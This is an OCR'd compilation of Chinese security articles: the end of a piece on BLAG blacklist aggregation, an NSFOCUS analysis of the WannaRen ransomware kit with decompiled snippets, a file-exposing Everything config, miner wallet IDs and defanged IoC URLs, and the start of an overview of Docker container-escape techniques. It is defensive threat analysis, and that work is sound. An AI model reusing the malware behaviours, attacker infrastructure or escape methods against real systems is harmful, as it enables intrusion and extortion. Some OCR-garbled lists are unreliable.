


图 3 “惯犯” IP 在黑名单中的分布

第三，攻击源出现在同一网络中。如图 4 所示，57.5% 的 IP 前缀中包含至少两个恶意 IP，这表明在同一网络中出现多个恶意 IP 的攻击概率很高，封锁整个 IP 前缀可以提高恶意 IP 的覆盖率。




图 4 同一 IP 前缀中的恶意 IP 数量分布

第四，黑名单中存在噪声。由于检测算法存在偏差，黑名单中的 IP 并不全是恶意 IP，并且由于信息更新的滞后，被清理的恶意 IP 也经常无法在黑名单中体现。

总之，通过聚合不同黑名单，并且使用 IP 前缀，可以一定程度提高黑名单的准确率。但在聚合时也要有一定分寸，不能引入过多噪声。

4. BLAG 技术原理

BLAG (blacklist aggregation) 即黑名单聚合技术，通过输入一系列 IP 黑名单和企业允许通过的合法流量，输出一份聚合后删除了噪声并进行了 IP 前缀提取的黑名单。框架如图 5 所示。整个

过程可以大致分为三步：




图 5 BLAG 框架图

第一步，评估每个 IP 地址的信誉评分。

根据上节所述，平均有 29% 的 IP 地址是“惯犯”，其中 91% 的 IP 在过去一个月内出现过。所以可以根据 IP 在黑名单中的出现时间进行打分，距当前时间越近，威胁程度越高。信誉值可以根据如下公式进行计算：

$$r_{a,b} = 2^{\frac{l}{t-t_{out}}}$$

其中， $r_{a,b}$ 为 IP 地址 a 在黑名单 b 中的信誉值，l 为常量，t 为当前时间， t_{out} 为 a 在 b 中最近出现的时间，信誉值随时间的缩短呈现指数衰减的趋势。

第二步，预测可能分类错误的 IP。

如图 6 所示，在矩阵 R 中，行为 IP，列为 IP 黑名单，数值代表第一步计算出的 IP 信誉评分，其中最后一列为误分类信息，即黑名单中的噪声，该信息由企业的白名单等方式提供。




图 6 预测可能分类错误的 IP

为了找出其他可能的噪声，这里利用推荐系统中所采用的常见算法“协同过滤”进行计算。具体计算细节省略。最终可以得到两个中间矩阵，P 和 Q，P 和 Q 满足如下条件：

$$R \approx P \times Q^T = R'$$

最终矩阵 R' 由 P 和 Q 计算而来，其最后一行代表误分类的可能性已经填充完毕。图 6 中，IP 地址 128.0.0.5 为误分类 IP，但是 128.0.0.1 没有信息，经过计算，128.0.0.1 的误分类可能性为 0.84，概率较高，所以将之作为误判 IP。

直观分析，128.0.0.1 和 128.0.0.5 在 bambenek 和 openbl 两个黑名单中的信誉评分相近，被分类为误判 IP 在情理之中；而 128.0.0.2~128.0.0.4 与 128.0.0.5 的信誉评分差距较大，因此没有被分类为误判 IP。最后，还需选定一个阈值 α 对 IP 进行误判的标定。

第三步，将 IP 地址扩充为 IP 前缀。

如图 7 所示，最后的 IP 黑名单会经过两次检查。第一次检查该 IP 是否在白名单中，第二次检查该 IP 是否在第二步中被判定为

误判。若其中任何一步判定该 IP 为误判，则不进行 IP 前缀的扩充。




图 7 将 IP 地址扩充为 IP 前缀

以 169.231.140.68 为例，其在第二步中被判定为误判，则不进行前缀扩充；193.1.64.5、193.1.64.8 没有发生误判，也不在白名单中，则进行 IP 前缀的扩充。最后的黑名单为 193.1.64.0/24（这里一般使用长度为 24 的网络号）。

BLAG 黑名单聚合方法在垃圾邮件检测、校园网 DDoS 攻击、针对根 DNS 服务器的 DDoS 攻击等场景下，可以有 95%~99% 的检测准确率，并且比现有的黑名单技术能更快地检测到攻击者。具体使用的数据和横向比较的方法，感兴趣的朋友可以直接参考原文^[1]。

在实际部署过程当中，需要注意如下事项：

(1) 收集到的黑名单应该尽量多。如上文所述，每个黑名单的视野都极其有限，平均为 3%，这些黑名单可以通过公开信息和威胁情报共享等渠道实现。

(2) 为了删除黑名单中的噪声，企业应采集业务所需的合法流量，流量的采集时长也需要进行合理设置。

(3) 系统在部署过程中有几个参数需要调节。步骤一中常量 l 的

取值，文章^[1]的取值为 30。步骤二中的阈值 α ，这个参数需要根据实际情况进行调节。协同过滤中使用的隐变量个数 K ，该参数需要根据计算耗时、结果准确率进行调节，文章^[1]取值为 5。

5. 结语

黑名单技术在网络安全中被广泛应用，并且随着威胁情报技术和概念的兴起，黑名单技术愈发凸显其重要性。但由于企业的局限性，不可能观测到网络中的所有数据，黑名单聚合，或者称之为威胁情报共享的需求愈发强烈，本文以黑名单聚合为例，介绍了在威胁情报共享的同时，进行数据融合的关键技术，在此基础上大大提升了原有黑名单的准确性，进一步保障了企业安全。另外，对于不同类型的情报数据，如域名数据、文件数据，也可以采用类似的方法进行融合，相关实验结果有待进一步研究。

参考文献

[1] Ramanathan, Sivaramakrishnan, Jelena Mirkovic, and Minlan Yu. "BLAG: Improving the Accuracy of Blacklists."

[2] Noroozian, Arman, et al. "Platforms in everything: analyzing ground-truth data on the anatomy and economics of bullet-proof hosting." 28th {USENIX} Security Symposium ({USENIX} Security 19). 2019.

[3] Zhang, Jing, et al. "On the Mismanagement and Maliciousness of Networks." NDSS. 2014.

WannaRen勒索事件分析与思考

绿盟科技 伏影实验室 宋倚天


1. 前言

近期，一款名为 WannaRen 的勒索软件备受关注。由于在一段时间内无法确定勒索软件的传播来源，WannaRen 事件造成的影响在中文互联网圈内引发了不小的骚动，以至于有人将其与 2017 年的 WannaCry 事件相提并论，一时间人人自危。

伏影实验室对该软件及其相关事件进行观察和分析发现，WannaRen 的勒索行为只是本次攻击事件的冰山一角。WannaRen 带来的软件滥用、上游网站管理等方面的问题，更值得安全从业者关注。


2. 总览

WannaRen 的攻击报道最早在 2020 年 4 月 5 日出现，受害者主机几乎所有文件都会被加密并带有 .WannaRen 后缀。同时，主机机会显示带有勒索信息的窗口，要求受害者向指定钱包支付 0.05 比特币的赎金。




该勒索界面使用的信息文本与 WannaCry 软件使用的文本相同。

目前，该钱包未获得其要求的赎金金额。



实际上，本次事件中的 WannaRen 勒索软件是国产攻击套件中的一部分。该攻击的初始组件借助国内的下载站西西软件园 (www.cr173.com) 传播，并通过中介网站 img.vim-cn.com 下载套件的各个组件，最终在受害者的主机上运行。

该事件的完整攻击流程如下图：



3. 解密工具

链接 1: <https://pan.baidu.com/s/1ZldVHNfuFC4NrPARqmqF4g> 提取码: s42h。

链接 2: <https://github.com/FuYingLAB-NSFOCUS/WannarenDecrypt>。

4. 组件分析

4.1 感染载体

本次事件中，来自 www.cr173.com 的部分带毒软件成为攻击者的传播工具。在已观测到的案例中，网站中的“KMS 激活工具 19.5.2 最新免费版”“开源代码编辑器 (notepad++) v7.8.1 中文免费版”等软件都携带了恶意代码，前者会访问 hxxp://cs.sslsngyl90.com 下载攻击套件安装脚本，最终执行 WannaRen 在内的多个恶意程序。

4.2 安装脚本

带毒软件运行从 cs.sslsngyl90.com 取得的安装脚本后，会前往 img.vim-cn.com 下载多个木马或工具，目前已确认的组件名称与功能见下表：

文件名称	位置	性质
WINWORD.EXE	C:\ProgramData\WINWORD.EXE	合法 Word 可执行程序
wwlib.dll	C:\ProgramData\wwlib.dll	进程注入程序

文件名称	位置	性质
you	C:\Users\Public\you	加密的 WannaRen 主体程序
officekms.exe	C:\ProgramData\officekms.exe	XMRig CPU 挖矿程序
WinRing0x64.sys	C:\ProgramData\WinRing0x64.sys	XMRig 使用的驱动工具
nb.exe	C:\ProgramData\nb.exe	nbminer GPU 挖矿程序
yuu.exe	C:\ProgramData\yuu.exe	挖矿程序的运行和监视程序
aaaa.exe	C:\Users\Public\aaaa.exe	利用 Everything 的间谍软件
office.exe	C:\ProgramData\office.exe	永恒之蓝漏洞扫描套件
uy.txt	C:\ProgramData\uy.txt	html 页面
googlp.txt	C:\ProgramData\googlp.txt	html 页面

4.3 勒索部分

4.3.1 执行流程

该攻击套件的勒索部分由 WINWORD.EXE、wwlib.dll、you 三个文件组成。


WINWORD.EXE 是带有微软签名的合法 Word 程序，攻击者通过该程序加载恶意的 wwlib.dll 文件。

WINWORD.EXE 首次执行后，会注册系统服务 WINWORDC 并指向位置 C:\ProgramData\WINWORD.EXE，同时在 C:\Users\

Public\ 目录下生成文本文件 fm 记录当前系统时间。



WINWORDC 服务项启动后，会检查 fm 文件中记录的系统时间并与当前时间比对，通过该操作在一定时间内隐藏自身行为。当满足待机条件后，恶意 wwlib.dll 开始读取 you 文件中的代码，并将其写入 svchost.exe、cmd.exe、mmc.exe、ctfmon.exe、rekeywiz.exe 之一的系统进程内。系统进程被注入后，开始遍历磁盘目录，加密指定类型的文件。



最终，程序在 C 盘根目录释放名为 @WannaRen@.exe 的窗口程序，用于显示勒索内容。@WannaRen@.exe 同时也是 WannaRen 的解密程序。

4.3.2 加密流程


WannaRen 使用 RC4 和 RSA 的混合加密模式。

对于每个待加密文件，WannaRen 首先会通过时间钟随机生成 14 位的 RC4 密钥，用此密钥将文件加密；再使用固定的 RSA 公钥加密生成的 RC4 密钥，将密文存储在文件的头部。

WannaRen 会加密以下扩展名的文件：

doc.docx.xls.xlsx.ppt.pptxpst.ost.msg.emlvsd.vsd.x.txt.cs.rtf.123.wks.wk.pdf.dwg.onetoc.snt.jpeg.jpg.dcb.docm.dot.dot.dotx.xlsm.xlsb.xlw.xlt.xlm.xlcltx.xltm.pptm.ot.pps.ppsm.pps.ppam.potx.potmedb.hwp.602.sxisti.sldx.sldm.vi.vmdk.vmx.gpg.es.ARC.PAQ.bz2.bk.bak.tar.tgz.z.7z.rar.zip.bakup.iso.vcd.bmppng.gif.raw.cgmtif.tiff.nef.ps.ai.svg.djvu.m4.m3u.mid.wma.fl.3g2.mkv.3gp.mp.mov.avi.asf.mpg.vob.mpg.wmv.fa.swf.wav.mp3.s.class.jar.javarb.asp.php.jsp.rd.sch.dch.dip.l.vb.vbs.ps1.ba.cmd.js.asm.h.ps.cpp.c.cs.suo.ln.ldf.mdf.ibd.yi.myd.frm.odb.bf.db.mdb.accdb.sql.sqlitedb.sqlite3.asc.lay6.ly.mml.sxm.otg.og.uop.std.sxd.op.odp.wb2.slk.df.stc.sxc.ots.os.3dm.max.3ds.ut.stw.sxw.ott.ot.pem.p12.csr.ct.key.pfx.der.

该 WannaRen 程序使用了以下 RSA 公钥：



► 攻防对抗

因此，被 WannaRen 加密后的文件包含加密 RC4 密钥和加密文件内容，并使用三个关键词“WannaRenKey”“WannaRen1”“WannaRen2”分隔，如图 7 所示。

```
lpMem = (LPVOID)sub_413210(1, (unsigned int)"WannaRenKey");
v152 = (LPVOID)sub_413210(1, (unsigned int)"WannaRen1");
v151 = (LPVOID)sub_413210(1, (unsigned int)"WannaRen2");
```

该加密方式使得被加密文件只能使用对应的 RSA 私钥解密，无法被暴力破解。

4.4 挖矿部分

攻击套件的挖矿部分主要由 officekms.exe、nb.exe、yuu.exe 三个程序构成。

4.4.1 officekms.exe

officekms.exe 是名为“XMRig”的开源挖矿工具，用于 CPU 挖矿。本次事件攻击者使用该工具，在受害者的主机上挖掘门罗币，使用矿池地址为 xmr.f2pool.com:13531，ID 为 47XU72EwsukWYtYPqmWNuk5yYb5YzPGmMEfxG4BMMCDYYKSoKmnnQnxMx13oaVetgzZ6rYBsRSqbLZ7PcKaB2NsfsQRdZ9b.999。

4.4.2 nb.exe

nb.exe 是名为“NBMiner”的挖矿工具，有多个组件，用于 GPU 挖矿。攻击者使用该程序挖掘 Handshake (HNS)，使用矿池地址为 hns.f2pool.com:6000，ID 为 hs1qlxjqehrw8wth6pdwrh h0cls7y3nvpk0xdcufvw.001。

4.4.3 yuu.exe

yuu.exe 是一套白利用工具，用于绕过安全软件执行上述两种挖矿工具。

yuu.exe 由合法程序 userapp.exe（实际为微软 rekeywiz.exe 程序）和恶意运行库 duser.dll 组成，duser.dll 被 userapp.exe 加载，运行 officekms.exe 和 NBMiner 的主程序。

```
if (v0)
{
    sub_10009180(3, CommandLine, 0, -2147483644, 0, 0, -2147483646, 0, 0, 0);
    lp = 0;
    v12 = aMicrosfedgecp;
    v11 = (void *)sub_100015BE(&v12, 0, 0);
    if (v12)
    {
        sub_10008CA4(v12);
        if (v11)
        {
            goto LABEL_50;
        }
        v9 = 0;
        v8 = aTaskmgrExe;
        v7 = sub_100015BE(&v8, 0, 0);
        if (v8)
        {
            sub_10008CA4(v8);
        }
        if (v7)
        {
            LABEL_50:
            v1 = 0;
        }
        else
        {
            v1 = 1;
        }
        if (v1)
        {
            lp = aCUsersPublicMi;
            v12 = (void *)sub_10001006(&lp);
            if (lp)
            {
                sub_10008CA4(lp);
            }
            if (v12 == (void *)1)
            {
                sub_10009180(3, aCUsersPublicMi_0, 0, -2147483644, 0, 0, -2147483646, 0, 0, 0);
            }
        }
    }
}
```

4.5 传播部分

攻击套件还包括传播组件，由 office.exe 和 aaaa.exe 两部分构成，它们分别是永恒之蓝扫描套件和 Everything 劫持木马。

4.5.1 office.exe

office.exe 是成型的永恒之蓝漏洞扫描工具，会利用受害者的主机扫描域内设备的永恒之蓝漏洞情况，并将扫描结果记录在文本文件中。攻击者可以读取该工具的扫描结果，从而借助永恒之蓝漏洞攻击对应的设备。

4.5.2 aaaa.exe

aaaa.exe 是一个借助合法工具 Everything 进行窃密的木马程序。该木马程序的主体 OSDUtility.exe 利用已配置的 Everything.exe 程序，分别在本地的 21 和 3611 建立 etp 和 http 服务，使外部设备可以通过这些端口访问主机上的文件。

```
etp_server_enabled=0
etp_server_bindings=
etp_server_port=21
etp_server_username=
etp_server_password=
etp_server_welcome_message=
etp_server_log_file_name=
etp_server_logging_enabled=1
etp_server_log_max_size=4194304
etp_server_log_delta_size=524288
etp_server_allow_file_download=1
ftp_allow_port=1
ftp_check_data_connection_ip=1
http_server_enabled=1
http_server_bindings=
http_title_format=
http_server_port=3611
http_server_username=
http_server_password=
http_server_home=
```

5. 事件发展

自 4 月 5 日以来，WannaRen 的攻击发生了一些变化。

4 月 6 日，在 WannaRen 事件成为热点后，攻击者迅速更换了网站上托管的安装脚本。新的安装脚本去除了 WannaRen 相关程序的下载代码，不再执行勒索功能。

4 月 9 日，有消息称作者已交付勒索软件私钥，经验证可用于解密文件。

4 月 9 日以后，安装脚本中的所有组件链接都不能再下载。

6. 结语

事件发展至今，WannaRen 的风波已经过去，但事件也引发了我们一些思考。

本次攻击事件被关注的原因，是攻击者利用下载站这一介质，隐秘地传播了攻击组件的原始下载程序。这证明了部分软件分发网站在监管上存在问题，它们标榜的“保证无毒”也值得怀疑。

此外，攻击者过度招摇也是本次事件快速被发现的原因之一。攻击者使用的套件是近年来常见的黑客攻击工具的集合，而 WannaRen 显然成为了暴露这些组件的马脚。可以推测，WannaRen 以外还有大量相似的攻击事件正在发生，而它们只是比 WannaRen 隐藏得稍好一些。

► 攻防对抗

7. IoC

URL
hxxp://cs.sslsngly90.com
hxxps://img.vim-cn.com/53/4a7ea9c67bab3e8f2d41977bf43d41dfe951cf
hxxps://img.vim-cn.com/0e/e594c8d687596f68a7b259097fe3296a86e6c4
hxxps://img.vim-cn.com/17/ff3d8995e28d15ebf081d02b8532a6813897cf.bin
hxxps://www.upload.ee/files/11376352/1.txt.html
hxxps://www.upload.ee/files/11376579/1.txt.html
hxxps://img.vim-cn.com/d2/5340ae8e92a6d29f599fef426a2bc1b5217299
hxxps://img.vim-cn.com/fd/31611086fb633acbe818d26f0dc710bb8e5350
hxxps://img.vim-cn.com/35/7ed153b29fb4e945b1241ed805f21139ecc983
hxxps://img.vim-cn.com/c9/b3a8ada87d992f7ef6fe68b6ecbadc339c71a1
hxxps://img.vim-cn.com/82/651423b4a6a5fb251b87ebec0f44d1cd862c21
hxxps://img.vim-cn.com/93/0a11acc864b124af1d3de9145ecfc4ebc98f5
hxxp://cdn2.weidown.com/apk/AccuBattery_1.apk
hxxp://cdn2.weidown.com/apk/AccuBattery_1.3.4.apk
hxxp://cdn2.weidown.com/apk/5YZS_2.1.apk
hxxp://cdn2.weidown.com/apk/APlayer_1.5.apk

hxxp://cdn2.weidown.com/apk/APlayer_1.6.apk	
hxxp://cdn2.weidown.com/apk/AGMJ_1.0.1.1.apk	
HASH	name
84db24ef0bf045d100c200d608204600	kms 激活工具 19. 5. 2. exe
549972C86313F1077A1D143AA0313FE4	virus.ps1
49780C35AAFD8E4ADBC132F76E4463CF	virus_new.ps1
CEAA5817A65E914AA178B28F12359A46	WINWORD.EXE
9854723BF668C0303A966F2C282F72EA	wwlib.dll
2D84337218E87A7E99245BD8B53D6EAB	you
0C0195C48B6B8582FA6F6373032118DA	WinRing0x64.sys
39E5B7E7A52C4F6F86F086298950C6B8	officekms.exe
CA8AB64CDA1205F0993A84BC76AD894A	nb.exe
9F09350FE69026571A9869E352E2C2BC	yu.exe
1976D15199E5F0A8FB6C885DF9129F56	aaaa.exe
124D75D7214A16635828982C6C24B8D2	office.exe
1DE73F49DB23CF5CC6E06F47767F7FDA	@WannaRen@.exe

容器逃逸技术概览

绿盟科技 创新中心&星云实验室 RAIN

摘要：近年来，容器技术持续升温，全球范围内各行各业都在这一轻量级虚拟化方案上进行着积极且富有成效的探索，使其能够迅速落地并赋能产业，大大提高了资源利用效率和生产力。随着容器化的重要甚至核心业务越来越多，容器安全的重要性也在不断提高。作为一项依然处于发展阶段的新技术，容器的安全性在不断地提高，也在不断地受到挑战。与其他虚拟化技术类似，在其面临的所有安全问题当中，“逃逸问题”最为严重——它直接影响到了承载容器的底层基础设施的保密性、完整性和可用性。

从攻防的角度来看，“容器逃逸”是一个很大的话题，它至少涉及了攻方视角下的成因、过程和结果，以及守方视角下的检测与防御。我们将对这一话题展开研究和讨论，尝试把日益复杂的攻防技术与态势条理化展开，希望能够带来有益思考。

本文将主要梳理并介绍已有的容器逃逸技术，帮助大家对此主题建立基本了解。

1. 前言

善守者，藏于九地之下；善攻者，动于九天之上。

“容器逃逸”，在搜索引擎中输入这四个字只能找到为数不多的解读和研究。什么是“容器逃逸”？如何定义“容器逃逸”？对这个问题进行深入理解有助于研究的展开。开宗明义，本文将“容器逃逸”限定在一个较为狭窄的范围，并围绕此展开讨论。

“容器逃逸”指这样的一种过程和结果：首先，攻击者通过劫持容器化业务逻辑，或直接控制（CaaS 等合法获得容器控制权的场景）等方式，已经获得了容器内某种权限下的命令执行能力；其次，

攻击者利用这种命令执行能力，借助一些手段进一步获得该容器所在直接宿主机（经常见到“物理机运行虚拟机，虚拟机再运行容器”的场景，该场景下的直接宿主机指容器外层的虚拟机）上某种权限下的命令执行能力。

注意以下几点：


- (1) 基于计算机科学领域层式思想及分类讨论的原则，我们定义“直接宿主机”概念，避免在容器逃逸问题内引入虚拟机逃逸问题。
- (2) 基于上述定义，从渗透测试的角度来看，本文理解的容器逃逸或许更趋向归入后渗透阶段。

(3) 同样基于分类讨论的原则，我们仅仅讨论某种技术的可行性，不刻意涉及隐藏与反隐藏，检测与反检测等问题。

(4) 将最终结果确定为获得直接宿主机上的命令执行能力，而不包括宿主机文件或内存读写能力（或者说，我们认为这些是通往最终命令执行能力的手段）。

(5) 一些特殊的漏洞利用方式，如软件供应链阶段的能够触发漏洞的恶意镜像、在容器内构造的恶意符号链接、在容器内劫持动态链接库等，其本质上还是攻击者获得了容器内某种权限下的命令执行能力，即使这种能力可能是间接的。

这些“注意”的每一点延伸开来，都能够获得很有意思的见解。例如，结合第 4 点我们可以想到，在权限持久化攻防博弈的进程中，人们逐渐积累了许许多多 Linux 场景下建立后门的方法。其中一大经典模式是向特定文件中写入绑定 shell 或反弹 shell 语句，五花八门，不胜枚举。如果容器挂载了宿主机的某些文件或目录，将挂载列表和前述用于建立后门写入 shell 的文件、目录列表取交集，是不是就可以得到容器逃逸的可能途径呢（如后文 4.2 节介绍的情况）？进一步说，用于防御和检测后门的思路和技术，经过改进和移植是否也能覆盖掉某种类型的容器逃逸问题呢？



带着这些问题和理解，我们开始探索之旅。后文的组织结构如下：

- 介绍容器环境检测技术
- 介绍危险配置导致的容器逃逸
- 介绍危险挂载导致的容器逃逸
- 介绍相关程序漏洞导致的容器逃逸
- 介绍内核漏洞导致的容器逃逸

2. 容器环境检测

为了使逻辑链条更加完整，我们首先介绍一些容器环境的检测方法。

2.1 为什么要检测容器环境？

未知攻，焉知防。从攻击者的视角来看，好的攻击不是使用 Armitage 之类的工具把 ExP 乱投一遍（当然，Armitage 还有别的精细化功能），而是因地制宜，对症下药。放到本文的语境下，我们要清楚目标环境是不是容器，然后才谈得上容器逃逸。除此之外，笔者认为检测容器环境至少还有以下效果：

(1) 建立对目标环境的感性认识。如果判断目标环境是一个容器，那么攻击者就能够为后续工作做更多准备。例如：

① 容器环境下许多工具通常是不存在的，如 ping、ipconfig 等网络相关工具及 gcc 等构建工具。

② 成熟业务往往不会直接在容器这一层次进行部署和控制，而是采用诸如 Kubernetes 之类的编排系统进行统一编排和调度，

Kubernetes 中每个 Pod 是一台逻辑主机，目标容器所在的 Pod 内很可能存在其他容器。

(2) 评估、发现目标环境的潜在脆弱点。如果判断目标环境是一个容器，那么攻击者就能够进一步利用容器相关背景知识去有针对性地去查找漏洞。例如：

- ① 容器依赖什么镜像？镜像是否包含漏洞？
- ② 既然有容器，那么 Docker 甚至 Kubernetes 的 API 端口会不会暴露在外面？
- ③ 如果能够通过此容器发现宿主机内核的问题，那么这一问题是否会同时影响该宿主机上部署的所有容器？

进一步讲，如果发现当前宿主机内核的问题，又发现目标是类似 Kubernetes 的集群环境，那么是否会有更多的宿主机节点存在相同问题？如何在这样的环境中横向移动？

2.2 如何检测容器环境？

James Otten 为 Metasploit 编写了 checkcontainer 模块^[1]（在 Metasploit 中，与之类似的还有 checkvm 模块，感兴趣的读者可以自行了解）。该模块的检查是简单而直观的，仅仅进行了三处检查：

- (1) 检查 /.dockerenv 文件是否存在
- (2) 检查 /proc/1/cgroup 内是否包含 “docker” 等字符串
- (3) 检查是否存在 container 环境变量

关于容器环境检测，网络上已经存在一些讨论的文章^{[2][3]}。另外，攻防的本质是对抗，因此在几乎所有“检测”的领域，人们都会提出“反检测”和“反 - 反检测”的话题。如前所述，我们暂不深入。

至少，在笔者部署的构建于 2019 年 11 月 13 日，版本为 19.03.5 的 Docker 测试环境中，该检测还是有效的。

```
root@b916c45e5059:/# ls -al | grep dockerenv
-rwxr-xr-x  1 root root    0 Jan  2 03:31 .dockerenv
root@b916c45e5059:/# cat /proc/1/cgroup | grep docker | head -n 1
11:perf_event:/docker_b916c45e5059db4b3fe923e2b30898fc9e45a20ba9022767535a6d5f61cafbfe
root@b916c45e5059:/#
```

Cgroup 自不必提，.dockerenv 在 Docker 从发布之始激烈的迭代后依然存在着，这很有意思。有人提出了相关的问题^[4]，其中还提到 .dockerinit 文件，只不过该文件在较新的 Docker 版本下已经不存在了。

3. 危险配置导致的容器逃逸

安全往往在痛定思痛时得到发展。在这些年的迭代中，容器社区一直在努力将“纵深防御”“最小权限”等理念和原则落地。例如，Docker 已经将容器运行时的 Capabilities 黑名单机制改为如今默认禁止所有 Capabilities，再以白名单方式赋予容器运行所需的最小权限。截止本文成稿时，Docker 默认赋予容器近 40 项权限^[12]中的 14 项^[13]：

```
func DefaultCapabilities() []string{
    return []string{
        "CAP_CHOWN",
        "CAP_DAC_OVERRIDE",
        "CAP_FSETID",
        "CAP_FOWNER",
```



```

        "CAP_MKNOD" ,
        "CAP_NET_RAW" ,
        "CAP_SETGID" ,
        "CAP_SETUID" ,
        "CAP_SETFCAP" ,
        "CAP_SETPCAP" ,
        "CAP_NET_BIND_SERVICE" ,
        "CAP_SYS_CHROOT" ,
        "CAP_KILL" ,
        "CAP_AUDIT_WRITE" ,
    }
}
```

然而，无论是细粒度权限控制还是其他安全机制，用户都可以通过修改容器环境配置或在运行容器时指定参数来缩小或扩大约束。如果用户为不完全受控的容器提供了某些危险的配置参数，就为攻击者提供了一定程度的逃逸可能性。

3.1 --privileged 特权模式运行容器

最初，容器特权模式的出现是为了帮助开发者实现 Docker-in-Docker 特性^[14]。然而，在特权模式下运行不完全受控容器将给宿主主机带来极大安全威胁。这里笔者将官方文档^[15]对特权模式的描述摘录下来以供读者参考：

当操作者执行 docker run --privileged 时，Docker 将允许容器访问宿主主机上的所有设备，同时修改 AppArmor 或 SELinux

的配置，使容器拥有与那些直接运行在宿主主机上的进程几乎相同的访问权限。

